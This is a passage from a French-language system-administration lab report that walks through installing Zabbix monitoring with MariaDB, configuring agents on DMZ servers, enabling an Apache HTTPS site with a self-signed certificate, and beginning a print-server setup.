```
MariaDB [(none)]> grant all privileges on zabbix.* to zabbix@localhost;
Query OK, 0 rows affected (0.004 sec)
```

Nous allons activer une option mariadb permettant aux utilisateurs non privilégiés de créer des fonctions stockées sans nécessiter de droits spécifiques liés à la sécurité du journal binaire au moyen de la commande *set global log_bin_trust_function_creators = 1;* :

```
MariaDB [(none)]> set global log_bin_trust_function_creators = 1;
Query OK, 0 rows affected (0.000 sec)
```

Puis au moyen de la commande *zcat /usr/share/zabbix/sql-scripts/mysql/server.sql.gz | mysql --default-character-set=utf8mb4 -u zabbix -p zabbix*, nous installons le contenu de la base de données nécessaire à Zabbix en le chargeant depuis un fichier compressé directement dans MySQL :

```
supervision@master:~$ zcat /usr/share/zabbix/sql-scripts/mysql/server.sql.gz | mysql --default-character-set=utf8mb4 -u zabbix -p zabbix
Enter password:
```

Nous pouvons alors désactiver l'option précédemment activée car il n'y a plus besoin que les utilisateurs non-privilégiés puissent créer des fonctions stockées, pire encore, cela pourrait causer des problèmes de sécurité :

```
supervision@master:~$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 35
Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> set global log_bin_trust_function_creators=0;
Query OK, 0 rows affected (0.001 sec)
```


Puis nous configurons notre serveur avec le fichier /etc/zabbix/zabbix_server.conf :

```
 GNU nano 7.2                                  /etc/zabbix/zabbix_server.conf
### Option: DBPassword
#       Database password.
#       Comment this line if no password is used.
#
# Mandatory: no
# Default:
DBPassword=password
```


Nous avons indiqué le mot de passe de l'utilisateur de zabbix précédemment créé. Nous pouvons alors redémarrer le service afin que les configurations soient prises en compte au moyen de la commande *sudo systemctl restart zabbix-server zabbix-agent apache2*, puis avec la commande *sudo systemctl enable zabbix-server zabbix-agent apache2*, nous configurons le lancement de ces services au démarrage de la machine :

```
supervision@master:~$ sudo systemctl restart zabbix-server zabbix-agent apache2
supervision@master:~$ sudo systemctl enable zabbix-server zabbix-agent apache2
Synchronizing state of zabbix-server.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable zabbix-server
Synchronizing state of zabbix-agent.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable zabbix-agent
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/zabbix-server.service → /lib/systemd/system/zabbix-server.service.
```

Et nous pouvons donc nous connecter à la page web de zabbix :




Nous renseignons tous les bons paramètres aux champs associés :




A noter qu'une première mesure de sécurité serait de stocker les identifiants et mots de passe dans des espaces de stockage sécurisés tels que HashCorp Vault ou CyberArk Vault plutôt qu'en texte clair. Deux bonnes solutions avec HashCorp Vault étant privilégié car open source mais également dynamique.


Nous configurons également ces paramètres :




Et avons donc correctement configuré notre serveur de supervision :




Puis pouvons nous connecter avec la combinaison login/password Admin/zabbix :




Et nous pouvons créer un utilisateur administrateur :



N'oublions de lui donner le rôle de superutilisateur :



Supprimons celui créé par défaut :



Et le serveur est sécurisé, configurons donc le client qui dans notre cas sera le premier serveur web. Nous avons ajouté zabbix dans la liste des paquets comme précédemment : *wget https://repo.zabbix.com/zabbix/7.4/release/debian/pool/main/z/zabbix-release/zabbix-release_7.4-0.2+debian12_all.deb*, puis *sudo dpkg -i zabbix-release_7.4-0.2+debian12_all.deb* et enfin, *sudo apt update*.

Puis nous pouvons installer les paquets de l'agent au moyen de la commande *sudo apt install zabbix-agent2 zabbix-agent2-plugin-** :

```
web1@master:~$ sudo apt install zabbix-agent2 zabbix-agent2-plugin-*
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```


Puis nous modifions le fichier de configuration /etc/zabbix/zabbix-agent2.conf :

```
  GNU nano 7.2                                    /etc/zabbix/zabbix_agent2.conf
Server=10.10.10.100
ServerActive=10.10.10.100

ListenIP=0.0.0.0
```


Et spécifions l'adresse IP du serveur de supervision, comme serveur de supervision... Nous mettons l'agent en écoute sur toutes ses adresses IP. Puis redémarrons le service afin que les modifications soient prises en compte :

```
web1@master:~$ sudo systemctl restart zabbix-agent2
```


Sur le serveur de supervision, nous pouvons ajouter cet agent comme ceci :



Un agent qui est à présent monitoré :



Et nous avons accès à de multiples diagrammes permettant de superviser le fonctionnement de notre serveur web :



Nous répétons ces configurations sur toutes les machines que nous voulons surveiller, à savoir tous les différents serveurs de la DMZ.

B - Configuration du serveur de métier

Nous pouvons donc configurer le serveur métier, nous commençons par installer le serveur web au moyen de la commande *sudo apt install apache2* :

```
metier@master:~$ sudo apt install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Puis nous pouvons générer le certificat ainsi que la clé RSA de 2048 bits de notre site sécurisé au moyen de la commande *sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out /etc/apache2/server.pem -keyout /etc/apache2/server.key*, commande exécutée dans le dossier /etc/apache2 :

```
metier@master:~$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out /etc/apache2/server.pem -keyout /etc/apache2/server.key
.......+.....+.......+..+.+..+...................+...+....+...+.........................+.......+...+...........+...++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++*....+......+....+......+...+..+...........+..+.+......+...+.....+.+..+.............+..+....+........+.
+......+.....+.........+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*.+.+.........+...+..+.............+......+.....+.+.
.........................+......+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
.+...+.....++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*.............+.........+..................+...+......++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++*...+..+.+...+......+.....+.+......+...............+.+.........+.+.....+.+.....+.......+.
.++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:localhost
Email Address []:
```

Puis nous pouvons créer le répertoire contenant le site sécurisé au moyen de la commande *sudo mkdir /var/www/html_ssl* :

```
metier@master:~$ sudo mkdir /var/www/html_ssl
```

Bien sur, il faut configurer le fichier /etc/apache2/sites-available afin qu'il utilise notre dossier :

```
 GNU nano 7.2                                  /etc/apache2/sites-available/default-ssl.conf
<VirtualHost *:443>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/html_ssl
```

Puis nous pouvons activer le module SSL du site sécurisé avec la commande *sudo a2enmod ssl* :

```
metier@master:~$ sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  systemctl restart apache2
```


Puis redémarrons le service comme suggéré avant d'activer le site sécurisé au moyen de la commande *sudo a2ensite default-ssl* :

```
metier@master:~$ sudo systemctl restart apache2
metier@master:~$ sudo a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
  systemctl reload apache2
```

Et nous pouvons faire un nouveau redémarrage du site (redémarrage plus léger) comme suggéré :

```
metier@master:~$ sudo systemctl reload apache2
```


Et nous pouvons donc accéder au site que nous devons créer dans le dossier /var/www/html_ssl depuis un client du LAN :




Nous avons donc notre serveur métier correctement configuré…

C - Configuration du serveur d'impression


Nous pouvons à présent configurer le serveur d'impression, et nous allons d'abord ajouter un rôle au serveur d'AD pour les services d'impression et de numérisation de documents :



